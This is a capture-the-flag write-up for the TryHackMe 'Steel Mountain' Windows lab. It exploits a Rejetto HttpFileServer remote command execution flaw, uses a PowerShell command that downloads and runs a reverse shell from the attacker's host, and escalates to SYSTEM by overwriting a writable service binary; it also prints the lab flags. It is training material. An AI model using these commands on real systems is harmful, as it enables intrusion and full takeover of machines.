
Mark Seliternikov

TryHackMe - Steel Mountain [NO METASPLOIT]

When scanning for open ports I saw that it is running 2 HTTP ports:




First I visited port 80 and found this:

Employee of the month



When scanning for more pages, I couldn't find anything interesting. So I moved on to the http file server (port 8080) and found this:



When looking at the server information (last square) I saw what type of HttpFileServer it is:



So now I know that it is rejetto HttpFileServer. Now I searched if this version of the server has a known vulnerability/ exploit and this is what I found:

```
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3) | windows/webapps/49125.py
```

What this exploit does is execute remote commands via %00 in the search action:

Now all that is left to do is design a powershell reverse shell and execute the exploit:

```
(kali® kali)-[~/Desktop]
$ python3 49125.py 10.10.43.211 8080 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Ne t.WebClient).DownloadString('http://10.14.11.211:8000/powershell_reverse_tcp.ps1')"
http://10.10.43.211:8080/?search=%001.+exec.lc%3A%5Cwindows%5CSvsNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe%20
```

It downloaded a reverse-shell that existed on a python http server that I ran on port 8000 and executed it. Here it is in action:

```
listening on [any] 4567 ...

connect to [10.14.11.211] from (UNKNOWN) [10.10.43.211] 49568

PS>whoami

steelmountain\bill
```

Here's the user flag:

```
PS>cat user.txt
b04763b6fcf51fcd7c13abc7db4fd365
```

Now let's download "PowerUp.ps1" in order to enumerate possible privilege escalation:

```
PS>invoke-webrequest "http://10.14.11.211:8000/PowerUp.ps1" -outfile "PowerUp.ps1"
```

From enumerating I can see that this service is restartable:

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced

SystemCare\ASCService.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path

<HiiackPath>

CanRestart : True

Name : AdvancedSystemCareService9
Check : Unquoted Service Paths

The path to the exe is also writable which means I can replace the legitimate exe with a payload. So first I stopped the service: (otherwise you can't rewrite it)

```
PS>stop-service AdvancedSystemCareService9
```

Now creating a fake exe which is actually a reverse shell:

Now download it and overwrite the legitimate exe:

```
PS>invoke-webrequest "http://10.14.11.211:8000/ASCService.exe" -outfile "ASCService.exe"
```

Now just I'm just setting up a listener and restarting the service:

```
PS>restart-service AdvancedSystemCareService9
```

Listener:

```
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C:\Windows\system32>whoami
whoami
nt authority\system
```

And here's the root flag:

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

That's all:)